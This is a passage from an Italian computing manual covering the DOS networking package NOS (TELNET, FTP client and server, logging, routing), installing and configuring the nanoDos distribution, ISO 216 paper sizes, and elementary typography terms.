Quando si utilizza questo tipo di cliente TELNET per accedere a un nodo corrispondente a un elaboratore GNU/Linux, il tipo di terminale che si vede nella variabile '`TERM`' è '`network`', che però non corrisponde ad alcuna voce nel sistema Terminfo o nel sistema Termcap. Eventualmente si può cambiare questo nome con '`ansi`', o '`ansi-mono`' se si preferisce.

Da una sessione TELNET è possibile tornare alla modalità di comando premendo il tasto [*F10*]. Per ritornare alla sessione con TELNET, si può poi utilizzare il comando '`session`'.

419.6.2 Cliente FTP

Il sistema NOS permette di attivare una sessione FTP. Una volta avviata, si ha a disposizione un cliente FTP tradizionale, con comandi molto simili a quelli del programma '**ftp**' dei sistemi Unix (se ne trova la descrizione nel capitolo 319).

```
ftp nodo
```

L'unico vero difetto sta nel sistema operativo sottostante: utilizzando il Dos i nomi dei file che vengono salvati sono ridotti al modello «8.3».

È importante ricordare di modificare sempre il tipo di trasferimento dati, in modo che sia di tipo binario (*image*): '**type i**'.

419.7 NOS come servente

I servizi offerti da NOS sono limitati e comunque dipendono dalla versione di questo sistema. Questi servizi devono essere abilitati attraverso il comando '**start**'. Dal momento che dipende dalla versione di NOS se un tipo di servizio è disponibile o meno, attraverso il comando '**start ?**' si ottiene l'elenco di questi.

In generale non conviene avere grandi pretese; probabilmente è il caso di attivare sempre i servizi '**discard**', '**echo**', '**ftp**' e '**finger**' (ammesso che questo ultimo possa avere senso).

```
start discard
start echo
start finger
start ftp
```

Per converso, volendo disattivare un servizio basta utilizzare il comando '**stop**' nello stesso modo.

419.7.1 Registrazione degli eventi

NOS permette di annotare gli accessi in un registro abbastanza semplificato. Si attiva questa funzionalità attraverso il comando '**log**':

```
log [stop | file_delle_registrazioni]
```

Per esempio, per attivare la registrazione degli accessi nel file 'C:\ACCESSI.LOG', si può usare il comando seguente:

```
log c:\accessi.log
```

Come si può intuire, il comando '**log stop**' termina l'attività di registrazione degli accessi, senza interferire con gli accessi stessi. Infine, il comando '**log**' senza argomenti permette di sapere se questo sia attivo e in tal caso su quale file vengono fatte le annotazioni.

419.7.2 Servente FTP

Per abilitare il servizio FTP, oltre che usare il comando '**`start ftp`**', occorre predisporre un file di autorizzazioni: '`ftpusers`' collocato nella directory radice del servizio NOS. Il file deve contenere delle righe scomposte in quattro campi separati da uno o più spazi e si possono indicare anche dei commenti che si introducono con il simbolo '**`#`**'.

utente parola_d'ordine percorso permessi

I quattro campi sono obbligatori e il significato è intuitivo:

1. ***utente*** serve a specificare il nome dell'utente che può accedere;
2. ***parola_d'ordine*** rappresenta la parola d'ordine in chiaro necessaria per l'accesso -- se si utilizza un asterisco ('**`*`**'), viene accettata qualunque parola d'ordine;
3. ***percorso*** indica la directory a partire dalla quale si concede l'accesso all'utente;
4. ***permessi*** è un numero che esprime i permessi consentiti all'utente.

I permessi non sono indicati secondo la tradizione Unix, quindi occorre fare attenzione. I permessi sono espressi con un solo numero ottenuto sommandone altri, che comunque si riferiscono alla directory di partenza e a tutte le sottodirectory: uno rappresenta un permesso di lettura; due rappresenta un permesso di creazione (di aggiunta di file senza poter sovrascrivere o eliminare quelli esistenti); quattro rappresenta un permesso di scrittura (o di sovrascrittura). Si osservi l'esempio seguente:

```
tizio tazza \home\tizio 7
caio capperi \home\caio 7
sempronio sempre \progetto 3
ftp * \pub 1
anonymous * \pub 1
```

Gli utenti '**`tizio`**' e '**`caio`**' hanno una loro directory personale in cui possono fare quello che vogliono; l'utente '**`sempronio`**' partecipa a un lavoro che si trova nella directory '`\PROGETTO\`' e lì ha la possibilità di immettere file, senza cancellare o sovrascrivere quelli presenti. Infine, gli utenti '**`ftp`**' e '**`anonymous`**' accedono con una parola d'ordine qualunque alla directory '`\PUB\`', con il solo permesso di lettura.

419.8 NOS come router IPv4

NOS funziona perfettamente come router se l'elaboratore in cui si utilizza dispone di più interfacce di rete. A titolo di esempio viene mostrato in che modo potrebbero essere utilizzate due schede di rete compatibili NE2000. Supponendo che queste utilizzino rispettivamente le risorse IRQ 10, I/O 280_{16}, e IRQ 11, I/O 300_{16}, la configurazione del driver di pacchetto (si fa riferimento a quanto descritto nella sezione 417.1) potrebbe essere quella seguente:

```
NE2000 0x60 0x0a 0x280
NE2000 0x61 0x0b 0x300
```

Supponendo che queste due schede servano a connettere le reti 192.168.1.∗ e 192.168.2.∗, supponendo anche che l’instradamento predefinito passi per il router 192.168.1.254, il file di configurazione di NOS potrebbe contenere in particolare le righe seguenti:

```
# Configurazione delle interfacce di rete.
attach packet 0x60 ethernet0 8 1500
attach packet 0x61 ethernet1 8 1500

# Definizione degli indirizzi IP.
ifconfig ethernet0 ipaddress 192.168.1.10
ifconfig ethernet0 netmask 255.255.255.0
ifconfig ethernet1 ipaddress 192.168.2.10
ifconfig ethernet1 netmask 255.255.255.0

# Instradamento.
route add 192.168.1.0/24 ethernet0
route add 192.168.2.0/24 ethernet1
route add default ethernet0 192.168.1.254
```

Non c'è bisogno di fare altro: l'attraversamento dei pacchetti da un'interfaccia all'altra avviene automaticamente (purché gli instradamenti siano corretti).

[1] **NOS** GNU GPL come descritto in ⟨*http://www.ka9q.net/code/*⟩

[2] NOS è disponibile in varie versioni per diversi sistemi operativi: PMNOS per Presentation Manager (OS/2), AmigaNOS per Amiga e TNOS per GNU/Linux! L'attenzione di questo capitolo è comunque rivolta alle versioni di NOS per Dos.

nanoDos

nanoDos è una sorta di distribuzione FreeDOS (per architettura x86-16), finalizzata all'utilizzo di qualche servizio di rete essenziale, basata sull'uso delle librerie WATTCP.

Il software contenuto nella distribuzione ha licenze di vario tipo; in ogni caso si intende che il software sia utilizzabile gratuitamente senza limitazioni. Il lavoro di realizzazione della raccolta nanoDos è semplicemente di pubblico dominio e offerto senza alcuna garanzia e senza sostegno di alcun tipo.

420.1 Organizzazione della distribuzione

La distribuzione è composta da un file-immagine, da usare per riprodurre il dischetto di avvio, e da una serie di file con estensione '`.zip`', da estrarre successivamente all'installazione del contenuto del dischetto di avvio.

> Il dischetto di avvio che si ottiene dal file-immagine appena descritto, può essere usato così come si trova, senza installarlo, ma in tal caso è disponibile solo il sistema operativo e un programma per l'accesso a un servente TELNET.

Per la precisione sono disponibili due file-immagine: uno adatto per dischetti da 1440 Kibyte (da 90 mm, ovvero da 3,5 in) e uno per i vecchissimi dischetti flessibili da 1200 Kibyte (da 133,35 mm, ovvero da 5,25 in). I nomi dei file sono rispettivamente '`boot.144`' e '`boot.120`'. Tanto per richiamare la memoria, in un sistema GNU/Linux è possibile riprodurre il dischetto con uno dei due comandi seguenti:

cp boot.144 /dev/fd0 [*Invio*]

cp boot.120 /dev/fd0 [*Invio*]

Nella scheda 176 è possibile trovare un elenco abbastanza completo delle alternative possibili, per realizzare un dischetto a partire dal file-immagine.

I file con estensione '`.zip`' contengono degli applicativi, suddivisi in modo da occupare ognuno una directory separata. Questi file possono essere usati dopo che il contenuto del dischetto di avvio è già stato installato nel disco fisso, per installare le applicazioni rimanenti.

420.2 Installazione

Una volta realizzato il dischetto di avvio adatto al proprio elaboratore, lo si può utilizzare per l'avvio del sistema operativo, con il quale si può procedere a predisporre la partizione del disco fisso che deve accoglierlo. Il dischetto **non** deve essere protetto contro la scrittura, perché durante il funzionamento vengono creati dei file temporanei.

> Il sistema avviato da dischetto si presenta nello stesso modo in cui si presenterebbe una volta installato nel disco fisso, mostrando un menù di funzioni disponibili, che in realtà sono quasi tutte assenti.

Una volta avviato il dischetto, se necessario, si può usare il programma '**`FDISK.EXE`**' per creare le partizioni; successivamente occorre inizializzare la partizione che deve accogliere il sistema con il programma '**`FORMAT.EXE`**':

A\> **FORMAT C: /S** [*Invio*]

Fatto questo, si passa alla copia del dischetto, tale e quale, nel disco 'C:':

A\> **XCOPY A:*.* C:*.* /E /S /H /V** [*Invio*]

Se tutto va bene, si può riavviare e vedere che il sistema parte regolarmente dal disco fisso. Se le cose stanno così, si possono copiare i file '.zip' in alcuni dischetti, per estrarli successivamente con un comando del genere:

C\> **UNZIP A:*.ZIP** [*Invio*]

Per ogni file '.zip', si deve ottenere una directory corrispondente che parte dalla radice del disco fisso, con lo stesso nome, ma senza l'estensione '.zip'.

Se tutto questo funziona con successo, il sistema nanoDos è pronto.

420.3 Configurazione

Per configurare nanoDos è necessario modificare il file '\AUTOEXEC.BAT'.

Inizialmente vengono definite alcune variabili di ambiente che contengono le informazioni necessarie alla gestione del TCP/IP e dell'interfaccia di rete:

```
...
set MY_IP=172.21.4.1
set NETMASK=255.255.0.0
set GATEWAY=172.21.254.254
set NAMESERVER=172.21.254.254
set HOSTNAME=nanodos

set NIC_DRIVER=\crynwr\ne2000.com
set NIC_IRQ_SOFT=0x7e
set NIC_IRQ=0x0b
set NIC_IO=0x300
...
```

Come si intende, le variabili di ambiente con il nome che corrisponde al modello '**NIC_***' servono alla configurazione relativa all'interfaccia di rete. In condizioni normali è previsto l'uso di una scheda NE2000, attraverso il programma '\CRYNWR\NE2000.COM', configurata in modo da usare l'indirizzo IRQ 11 ($0B_{16}$) e l'indirizzo I/O 300_{16}; inoltre viene specificato l'uso dell'indirizzo IRQ $7E_{16}$ per la comunicazione con le applicazioni. Naturalmente bisogna conoscere come è configurata la propria scheda e se necessario si devono usare i programmi appropriati per configurarla come si desidera.

Le variabili di ambiente precedenti a queste dichiarano l'indirizzo IP dell'elaboratore, la maschera di rete, il router per le altre reti, il servente per la risoluzione dei nomi e il nome dell'elaboratore stesso. Più avanti nel file '\AUTOEXEC.BAT' queste variabili vengono usate per costruire i vari file di configurazione necessari ai programmi che usano la rete.

Tabella 420.2. Variabili di ambiente usate per la configurazione della rete.

Variabile	Esempio	Descrizione
MY_IP	172.21.4.1	Indirizzo IPv4 dell'elaboratore.
NETMASK	255.255.0.0	Maschera di rete.
GATEWAY	172.21.254.254	Router per le altre reti.
NAMESERVER	172.21.254.254	Servente DNS.
HOSTNAME	nanodos	Nome dell'elaboratore.
NIC_DRIVER	'\CRYNWR\NE2000.COM'	Programma per la gestione della scheda di rete.
NIC_IRQ_SOFT	$7E_{16}$, 126_{10}	Indirizzo IRQ usato per comunicare con le applicazioni (rimane fisso).
NIC_IRQ	$0B_{16}$, 11_{10}	Indirizzo IRQ dell'interfaccia di rete (dipende dalla configurazione dell'interfaccia).
NIC_IO	300_{16}, 768_{10}	Indirizzo I/O dell'interfaccia di rete (dipende dalla configurazione dell'interfaccia).

Nel file '\AUTOEXEC.BAT' si può intervenire anche per modificare la mappa della tastiera, che secondo la configurazione predefinita è quella italiana; diversamente si può usare a mano il programma '**KEYB.EXE**':

```
…
\freedos\keyb it,850,\freedos\key\it.kl
…
```

Eventualmente, c'è da considerare la configurazione del mouse, che inizialmente è predisposta per un mouse PS/2. Per intervenire in questo occorre modificare il file '\MOUSE.BAT', eventualmente così per usare un mouse seriale collegato alla prima porta ('COM1:'):

```
REM Serial mouse at COM1:
\driver\ctmouse.exe /S1
REM PS2 mouse
REM \driver\ctmouse.exe /P
```

Se poi si vuole utilizzare un elaboratore i386 o superiore, può essere conveniente modificare anche il file '\CONFIG.SYS', in modo da abilitare l'uso di 'HIMEM.SYS':

```
files=100
buffers=25
dos=HIGH,UMB
REM country=039,,\freedos\country.sys
lastdrive=z
SHELL=COMMAND.COM /E:2048 /P
STACKS=9,256
device=\driver\himem.exe
REM device=\driver\emm386.exe
```

Si osservi che queste modifiche vanno apportate anche sul dischetto, se si intende usare il sistema minimo senza installarlo nel disco fisso.

420.4 Utilizzo

Una volta avviato il sistema operativo, dopo una breve schermata di avvertimento sulla mancanza assoluta di garanzie, appare un menù che riepiloga l'uso dei programmi principali.

Figura 420.6. Menù di nanoDos.

```
.---------------------------------------------------------------------------.
|LYNX host                 |Simple HTTP navigator.                           |
|ARACHNE http://host/...   |Graphic HTTP navigator for i386.                 |
|SSH user host             |SSH 1 client.                                    |
|TELNET host               |TELNET client.                                   |
|FTP host                  |FTP client.                                      |
|TALK user@host            |Call a user at a specified host.                 |
|TALK -a                   |Ready to receive a TALK call.                    |
|PING host                 |Ping to host.                                    |
|NSLOOKUP domain           |Domain resolution.                               |
|NSQUERY -d domain         |Domain resolution with more infos.               |
|TROUTE host               |Trace the route to host.                         |
|FINGER [user]@host        |FINGER client.                                   |
|LPR [queue] host file     |Print the local file to the remote printer.      |
|LPQ -Pqueue -Shost        |Query remote printer queue.                      |
|TCPINFO                   |See network configuration.                       |
|--------------------------|-------------------------------------------------|
|MENU                      |Recall this menu.                                |
|--------------------------|-------------------------------------------------|
|[Ctrl]+[Alt]+[Del]        |Restart the computer.                            |
`---------------------------------------------------------------------------'
```

Si osservi che Arachne funziona soltanto in un sistema i386 o superiore, dove deve essere stato abilitato l'uso di '`HIMEM.SYS`'; inoltre non è molto stabile.

420.5 Conclusione

nanoDos è un sistema abbastanza fragile, con il quale ogni tanto si può essere costretti a riavviare l'elaboratore, ma può consentire l'uso efficace di vecchie macchine, sia a scopo didattico, sia a scopo professionale, se ciò che serve è un terminale senza pretese.

Il senso di questo lavoro sta soprattutto nell'organizzazione della configurazione. Da quanto fatto, se si conosce il sistema operativo, è facile realizzare una riduzione che si adatti meglio alle proprie esigenze.

420.6 Riferimenti

- *nanoDos*

  ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/nanoDos/*⟩

Indice analitico del volume

Appunti di informatica libera 2008

Volume XVI

Scrivere 1

Via Morganella Est, 21 -- I-31050 Ponzano Veneto (TV) -- ⟨*appunti2 (ad) gmail·com* ⟩

Al momento della pubblicazione di questa edizione, l'unico punto di distribuzione aggiornato e completo dell'opera è quello offerto generosamente dal GARR:

- lettura in linea dell'ultima edizione standard: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/HTML/a2.htm*⟩
- lettura in linea dell'anteprima alla prossima edizione: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/anteprima/a2.htm*⟩
- scarico file: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- scarico file: ⟨*ftp://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- rsync: ⟨*rsync://na.mirror.garr.it/AppuntiLinux/*⟩

Parte lxxi

Editoria e stile

Capitolo 421


Formati standard della carta

Lo standard ISO 216, così come gli standard UNI 936 e DIN 476, definisce i formati di carta più comuni, secondo una logica molto semplice. Vale la pena di riassumere brevemente i concetti legati a questo standard, ancor prima di affrontare altri problemi legati alla scrittura.

421.1 Caratteristiche fondamentali dello standard ISO 216

Nello standard ISO 216, i lati del foglio di carta hanno un rapporto fisso, dove il lato lungo è pari alla radice quadrata di due (circa 1,4142) per la lunghezza del lato corto (figura 421.1).

Figura 421.1. Il rapporto tra i lati di un foglio ISO 216.

$b = \sqrt{2} * a$

Questo rapporto ha una proprietà importante, che consente al foglio di carta di essere dimezzato sul lato lungo, oppure di essere raddoppiato sul lato corto, mantenendo lo stesso rapporto tra i lati.

Lo standard ISO 216 definisce tre diverse serie di questi formati, ognuna delle quali parte da una dimensione di partenza, generando le altre dimensioni suddividendo quella precedente a metà, sul lato lungo. La serie A, ha come punto di riferimento il formato A0, corrispondente a un foglio con un'area di un metro quadro, tuttavia non si tratta del formato più grande, che è ottenuto raddoppiando due volte il formato A0, ottenendo così quattro metri quadri.

La tabella 421.2 elenca le dimensioni di tutti i formati delle tre serie, denominate A, B e C. Come si può osservare, i valori sono approssimati al millimetro, in aderenza al SI (sezione 423.5).

Tabella 421.2. ISO 216: formato A, B e C.

A	mm	B	mm	C	mm
4A0	1682 × 2378	--	--	--	--
2A0	1189 × 1682	--	--	--	--
A0	841 × 1189	B0	1000 × 1414	C0	917 x 1297
A1	594 × 841	B1	707 × 1000	C1	648 x 917
A2	420 × 594	B2	500 × 707	C2	458 x 648
A3	297 × 420	B3	353 × 500	C3	324 x 458
A4	210 × 297	B4	250 × 353	C4	229 x 324
A5	148 × 210	B5	176 × 250	C5	162 x 229
A6	105 × 148	B6	125 × 176	C6	114 x 162

A	mm	B	mm	C	mm
A7	74 × 105	B7	88 × 125	C7	81 x 114
A8	52 × 74	B8	62 × 88	C8	57 x 81
A9	37 × 52	B9	44 × 62	C9	40 x 57
A10	26 × 37	B10	31 × 44	C10	28 x 40

421.2 Utilizzo pratico dei vari formati ISO 216

Tabella 421.3. Esempi di utilizzo pratico dei vari formati.

Formati	Utilizzo
A0, A1	Disegno tecnico; poster.
A2, A3	Disegno; diagrammi; tabelle di grandi dimensioni.
A4	Lettere; riviste; cataloghi; carta per stampanti comuni e per fotocopiatrici.
A5	Blocchi per appunti.
C4	Buste per il formato A4.
C5	Buste per il formato A4 piegato a metà.
C6	Buste per il formato A4 piegato due volte.
B4, A3	Giornali.

La percentuale di ingrandimento o di riduzione di un formato per ottenerne un altro, si determina facilmente, tenendo conto che si sta facendo riferimento all'ampiezza e all'altezza del foglio, non alla sua area. In pratica, riducendo un formato A4 al 50 %, si ottiene un formato A6, mentre per arrivare al formato A5 occorre usare una riduzione al 71 %. In altri termini, 71 %, ovvero 0,71, approssima la radice quadrata di 0,5. La tabella 421.4 riepiloga alcune trasformazioni tipiche, da un formato a un altro dello standard ISO 216.

Tabella 421.4. Esempi di ingrandimento e riduzione dei formati più comuni.

Trasformazione richiesta	rapporto	percentuale (approssimata)
da A***n*** a A***n***+1	$\sqrt{0,5}$	71 %
da B***n*** a A***n***	$\sqrt{\sqrt{0,5}}$	84 %
da A***n*** a B***n***	$\sqrt{\sqrt{2}}$	119 %
da B***n*** a A***n***−1	$\sqrt{\sqrt{2}}$	119 %
da A***n*** a A***n***−1	$\sqrt{2}$	141 %

La massa di un foglio di serie A, può essere determinata facilmente, sapendo che A0 ha una superficie di un metro quadro. In pratica, basta conoscere la densità superficiale della carta (la cosiddetta grammatura) che si esprime normalmente in grammi per metro quadro, dividendone opportunamente il valore: l'A***n*** ha una massa pari a 2^{-n} volte quella dell'A0. Per esempio, la massa di un foglio A4 è 2^{-4} volte quella di un A0; ovvero 1/16; se la grammatura è 80 g/m^2, la massa di un foglio A4 è 5 g.

Le dimensioni dei fogli delle tre serie ISO 216 possono essere determinate anche attraverso delle formule matematiche, come mostrato nella tabella 421.5. Si osservi che le misure che si ottengono sono espresse in metri.

Tabella 421.5. Formule per calcolare le dimensioni della carta secondo lo standard ISO 216.


Formato	Ampiezza in metri	Altezza in metri
A$\boldsymbol{n}$	$2^{(-1/4-\boldsymbol{n}/2)}$	$2^{(1/4-\boldsymbol{n}/2)}$
B$\boldsymbol{n}$	$2^{(-\boldsymbol{n}/2)}$	$2^{(1/2-\boldsymbol{n}/2)}$
C$\boldsymbol{n}$	$2^{(-1/8-\boldsymbol{n}/2)}$	$2^{(3/8-\boldsymbol{n}/2)}$

421.3 Formati multipli

Quando non si può utilizzare un formato in cui il rapporto tra la lunghezza dei lati sia quello delle serie A, B o C comuni, si possono usare dei multipli di uno di questi formati. Come si vede nella figura 421.6, si tratta di affiancare più fogli di un certo formato, estendendo il lato corto. Questi formati estesi si indicano come A***n***x***m***, dove ***m*** rappresenta quanti fogli di tipo A***n*** affiancare. Per esempio, il formato A3 è equivalente al formato A4x2.

Figura 421.6. Formati multipli A***n***x***m***.

An An An An

m volte

421.4 Riferimenti

- Markus Kuhn, *International standard paper sizes*

  ⟨*http://www.cl.cam.ac.uk/~mgk25/iso-paper.html* ⟩

- *Guide to international paper sizes*, *Concise tables of measurements*, EDS Inc., 1997-2000

  ⟨*http://home.inter.net/eds/paper/papersize.html* ⟩

- R. Smith, F. Wright, T. Hastings, S. Zilles, J. Gyllenskog, *RFC 1759: Printer MIB*, *Appendix B - Media size names from ISO/IEC 10175 Document printing architecture*, 1995

  ⟨*http://www.ietf.org/rfc/rfc1759.txt* ⟩

- T. Hastings, R. Herriot, R. deBry, S. Isaacson, P. Powell, *RFC 2911: Internet printing protocol/1.1: model and semantics*, *Appendix C: "media" keyword values*, 2000

  ⟨*http://www.ietf.org/rfc/rfc2911.txt* ⟩

Capitolo 422

Nozioni elementari di tipografia

Prima di studiare un programma di editoria elettronica conviene conoscere almeno qualche nozione di tipografia. Studiando la natura del problema si può comprendere la ragione di alcuni comportamenti dei programmi più raffinati che rispecchiano nella loro impostazione la filosofia della tipografia tradizionale.

422.1 Caratteri

Il ***carattere*** è qualunque segno grafico utilizzato in tipografia per rappresentare le lettere, i segni di interpunzione, le cifre e altri grafemi. La conoscenza delle caratteristiche fondamentali del carattere da stampa è necessaria per poter comprendere il funzionamento e la logica dei programmi di composizione tipografica. Sul carattere si possono distinguere diversi aspetti, in particolare:

- specie alfabetica;
- stile, o gruppo stilistico;
- serie alfabetica, o variante di serie;
- scala dimensionale.

Al di sopra di questa classificazione sta eventualmente il ***genere***, intendendo con questo la distinzione in base ai suoi componenti: segni alfabetici, segni paralfabetici, segni estralfabetici, fregi, iconografie, paraiconografie.

422.1.1 Specie alfabetica

La ***specie*** è una collezione di segni di un tipo di scrittura. Per quanto riguarda l'europa occidentale, la specie alfabetica comune è quella dell'alfabeto latino. All'interno di una specie alfabetica si possono distinguere diverse collezioni alfabetiche, per esempio come nella distinzione tra lettere maiuscole e minuscole che avviene nell'alfabeto latino.

Figura 422.1. Specie e collezione.

specie alfabetica greca, collezione minuscola

specie alfabetica greca, collezione maiuscola


αβγδεζηθικλμνξοπρστυφχψω

ΑΒΓΔΕΖΗΘΙΚΛΜΝΞΟΠΡΣΤΥΦΧΨΩ

abcdefghijklmnopqrstuvwxyz

ABCDEFGHIJKLMNOPQRSTUVWXYZ

specie alfabetica latina, collezione minuscola

specie alfabetica latina, collezione maiuscola

Dalla differenza tra gli alfabeti nasce a volte la necessità di rendere un testo attraverso un alfabeto alternativo. La ***traslitterazione*** è il procedimento di traslazione da un sistema alfabetico

a un altro, in modo da ricomporre un testo facendo uso di un sistema alfabetico diverso da quello originale. La traslitterazione punta a riprodurre un testo in modo che sia possibile in qualsiasi momento il procedimento inverso per riottenere il testo originale. Il caso più comune in cui si ha la necessità di utilizzare la traslitterazione è quello della citazione in cui l'originale utilizza un alfabeto esotico per il quale non si dispone del carattere tipografico. Come si può immaginare, la traslitterazione è regolata da norme internazionali.

422.1.2 Gruppo stilistico

Una volta definita la specie di un carattere si possono distinguere delle varianti che riguardano lo ***stile***, ovvero il disegno e il suo gusto estetico. Sull'alfabeto latino sono stati realizzati una quantità così grande di stili diversi che è difficile persino riuscire a classificarli. In generale vi si fa riferimento attraverso il nome. Gli stili più noti nella composizione elettronica sono: Times, Helvetica e Courier.

Figura 422.2. Stile.

carattere con grazie:

αβγδεζηθικλμνξοπρστυφχψω
ΑΒΓΔΕΖΗΘΙΚΛΜΝΞΟΠΡΣΤΥΦΧΨΩ
abcdefghijklmnopqrstuvwxyz
ABCDEFGHIJKLMNOPQRSTUVWXYZ

carattere senza grazie:

αβγδεζηθικλμνξοπρστυφχψω
ΑΒΓΔΕΖΗΘΙΚΛΜΝΞΟΠΡΣΤΥΦΧΨΩ
abcdefghijklmnopqrstuvwxyz
ABCDEFGHIJKLMNOPQRSTUVWXYZ

carattere con grazie a spaziatura orizzontale uniforme:

αβγδεζηθικλμνξοπρστυφχψω
ΑΒΓΔΕΖΗΘΙΚΛΜΝΞΟΠΡΣΤΥΦΧΨΩ
abcdefghijklmnopqrstuvwxyz
ABCDEFGHIJKLMNOPQRSTUVWXYZ

I tre nomi citati rappresentano oggi, simbolicamente, le caratteristiche fondamentali di uno stile: la presenza o l'assenza di grazie e la proporzionalità o meno della larghezza dei segni.[1]

Le grazie sono dei piedini terminali che hanno lo scopo di abbellire il carattere e di guidare la vista durante la lettura. Il Times è il tipico stile con grazie, mentre Helvetica è il suo opposto.

I segni dei caratteri da stampa sono generalmente di larghezza diversa; solo le prime forme di scrittura meccanica, come la macchina da scrivere e le prime stampanti, hanno creato la necessità di utilizzare dei simboli a larghezza uniforme. Il Courier è il rappresentante di questo tipo di stile a larghezza fissa.

In generale, uno stile riguarda esclusivamente una specie alfabetica, ma quando uno stile assume importanza e notorietà, può succedere che venga adottato anche da altre specie. Per questo si può distinguere tra Times Roman (Times New Roman), Times Greco, Times Cirillico e altri. Il primo tra quelli citati è ovviamente il Times dell'alfabeto latino.

422.1.3 Serie

La ***serie alfabetica***, o la variante di serie, rappresenta una distinzione all'interno di uno stile, in base alla ***forma***. Le forme comuni di uno stesso stile riguardano la pendenza, il tono e la larghezza.

- La pendenza si riferisce all'inclinazione delle aste e si distingue generalmente tra ***tondo***, che rappresenta un carattere con aste verticali, e ***corsivo*** in cui le aste sono inclinate in avanti. Generalmente, l'aspetto dei caratteri di un corsivo, pur restando all'interno della stesso stile, è abbastanza diverso da quello del tondo. Quando si utilizza un sistema di composizione elettronico può capitare di avere a disposizione uno stile nel quale manchi il corsivo, che però viene ottenuto in qualche modo distorcendo il tondo. In questo caso si parla preferibilmente di carattere «inclinato» in modo volutamente generico.

- Il tono, o lo spessore, rappresenta l'intensità del carattere che si percepisce visivamente. Essendo un concetto che deriva dalla stampa con inchiostro nero, si distingue generalmente tra ***chiarissimo***, ***chiaro***, ***nero*** (***neretto***) e ***nerissimo***.

- La larghezza è una caratteristica di cui dispongono solo alcuni stili, ovvero li può riguardare direttamente, nel senso che uno stile per sua natura può essere «stretto» o «largo». In base alla larghezza si distinguono solitamente: lo ***strettissimo***, lo ***stretto***, il normale, il ***largo*** e il ***larghissimo***.

È bene chiarire che ogni stile può disporre o meno di varianti seriali adatte. Alcuni stili, spesso riferiti a specie alfabetiche simboliche, dispongono di una serie unica.[2]

Figura 422.3. Serie.

pendenza:	tondo	*inclinato*
spessore:	chiaro	**nero**
larghezza:	stretto	normale
